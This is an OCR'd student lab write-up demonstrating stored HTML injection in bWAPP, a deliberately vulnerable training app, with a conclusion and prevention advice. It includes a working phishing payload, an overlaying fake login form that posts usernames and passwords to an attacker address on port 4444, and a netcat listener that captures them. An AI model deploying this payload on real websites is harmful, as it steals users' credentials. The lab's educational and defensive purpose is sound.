
Password: •••

Set the security level: low

bWAPP - Login
ITSEC Games
ITSEC Games
70%
bWAPP
an extremely buggy web app !
Login
New User
Info
Talks & Training
Blog
Login
NATIONAL CENTER FOR MISSING & EXPLOITED CHILDREN
MME
Security Audits & Training
Scan your website for XSS and SQL Injection vulnerabilities
bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training
Type here to search
ENG
06:07
05-10-2023

Fig. get authenticated

Now, we give the above credentials to get authenticated.



Set your security level: low Set Current: low

/ Portal /

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for security-testing and educational purposes only.

Which bug do you want to hack today? :)


```
---------------------- bWAPP v2.2 ----------------------
/ A1 - Injection /
HTML Injection - Reflected (GET)
HTML Injection - Reflected (POST)
HTML Injection - Reflected (Current URL)
HTML Injection - Stored (Blog)
iFrame Injection
LDAP Injection (Search)
Mail Header Injection (SMTP)
```

Hack

bWAPP is licensed under (cc) BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training

Fig Choose the kind of hack you want to perform

Now we get to take the kind to exploitation you want to do on that website.



Choose your bug: ---------------------- bWAPP v2.2 ----------------------

Set your security level: low Set Current: low

/ HTML Injection - Stored (Blog) /

```
<h1>WELCOME</h1>
```


Submit Add: ☑ Show all: □ Delete: □ All your entries were deleted!

#	Owner	Date	Entry

bWAPP is licensed under (cc) BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training

Fig Change in source code

We now change the source code by entering our own html code. In the above example we have considered a simple HTML tag, <h1> which is a heading tag and given a simple word that forms the element of the heading tag.




Your entry was added to our blog!

#	Owner	Date	Entry
4	bee	2023-10-05 07:43:53	/ WELCOME /

Fig RESULT


Upon clicking submit the element in h1 tag is displayed below which indicates it has been embedded into the website ad anyone accessing this website can view these changes.



```
<div style="position: absolute; left: 0px; top: 0px; width: 1900px; height: 1300px; z-index:1000; background-
color:white; padding:1em;">Please login with valid
credenitals:<br><form name="login" action="http://192.168.0.7:4444/login.htm">
<table><tr><td>Username:</td><td><input type="text" name="username"/></td></tr><tr><td>Password:</td>
<td><input type="text" name="password"/></td></tr><tr>
<td colspan=2 align=center><input type="submit" value="Login"/></td></tr>
</table></form>
```

Fig Login form

In the above figure an HTML code snippet for the login form deployed which includes username and password attributes. This form is used to collect the username and password information. This takes place after the credentials have been submitted.



```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ..

C:\Windows>cd netcat-1.11

C:\Windows\netcat-1.11>dir
 Volume in drive C has no label.
 Volume Serial Number is 0055-D24E

 Directory of C:\Windows\netcat-1.11

10/05/2023  04:39 PM    <DIR>          .
10/05/2023  04:39 PM    <DIR>          ..
10/05/2023  04:39 PM            12,166 doexec.c
10/05/2023  04:39 PM             7,283 generic.h
10/05/2023  04:39 PM            22,784 getopt.c
10/05/2023  04:39 PM             4,765 getopt.h
10/05/2023  04:39 PM            61,780 hobbit.txt
10/05/2023  04:39 PM            18,009 license.txt
10/05/2023  04:39 PM               301 Makefile
10/05/2023  04:39 PM            36,528 nc.exe
10/05/2023  04:39 PM            43,696 nc64.exe
10/05/2023  04:39 PM            69,662 netcat.c
10/05/2023  04:39 PM             6,833 readme.txt
              11 File(s)        283,807 bytes
               2 Dir(s)  31,263,760,384 bytes free

C:\Windows\netcat-1.11>nc64.exe -nlvp 4444
listening on [any] 4444 ...
```

Fig CMD

We use command prompt to generate netcat and nmap applications which are used to collect the information about the user accessing the website once they log in.

4.Conclusion

In the conclusion, we'd like to mention that such attacks are possible on few of the websites which have such loop holes and vulnerabilities at hand. It is important for the website developer to pay attention to the security they are providing to it in order to save themselves and the sensitive information of the client of the webpage from getting exploited. . As HTML Injection is not as popular as other attacks, it may be considered less risky than other attacks. Hence testing against this type of injection is sometimes skipped.

Also, it is noticeable that there is definitely less literature and information about HTML Injection. Therefore, testers may decide not to perform this type of testing. However, in this case, HTML attack risks may not be evaluated enough.

As we have analyzed in this tutorial, with this type of injection the whole design of your website may be destroyed or even the user's login data may be stolen. Therefore, it is highly recommended to include HTML Injection for security testing and invest good knowledge.

5.Future Prevention Methods

There is no doubt that the main reason for this attack is the developer’s inattention and lack of knowledge. This type of injection attack occurs when the input and output are not properly validated. Therefore, the main rule to prevent HTML attack is appropriate data validation.

- All inputs should be checked to see if it contains any script code or any HTML code. Usually it is being checked, if the code contains any special script or HTML brackets – <script></script>, <html></html>.

- There are many functions for checking if the code contains any special brackets. Selection of the check function depends on the programming language that you are using.

- It should be remembered, that good security testing is also a part of prevention. I would like to pay attention, that as HTML Injection attack is very rare, there is less literature to learn about it and less scanner to select for automatic testing. However, this part of security testing really should not be missed, as you never know when it may happen.

- Also, both the developer and tester should have proper knowledge of how this attack is being performed. A good understanding of this attack process may help to prevent it.

BIBLIOGRAPHY

[1] *www.exploit-db.com/docs/english/42609-code-injection-—-html-injection.pdf*

[2] *www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/11-Client-side_Testing/03-Testing_for_HTML_Injection*

[3] *docs.fluidattacks.com/criteria/vulnerabilities/045/*

[4] *www.wikipedia.org*

K N L SRI VAISHNAVI
2022-2023
21R11A6228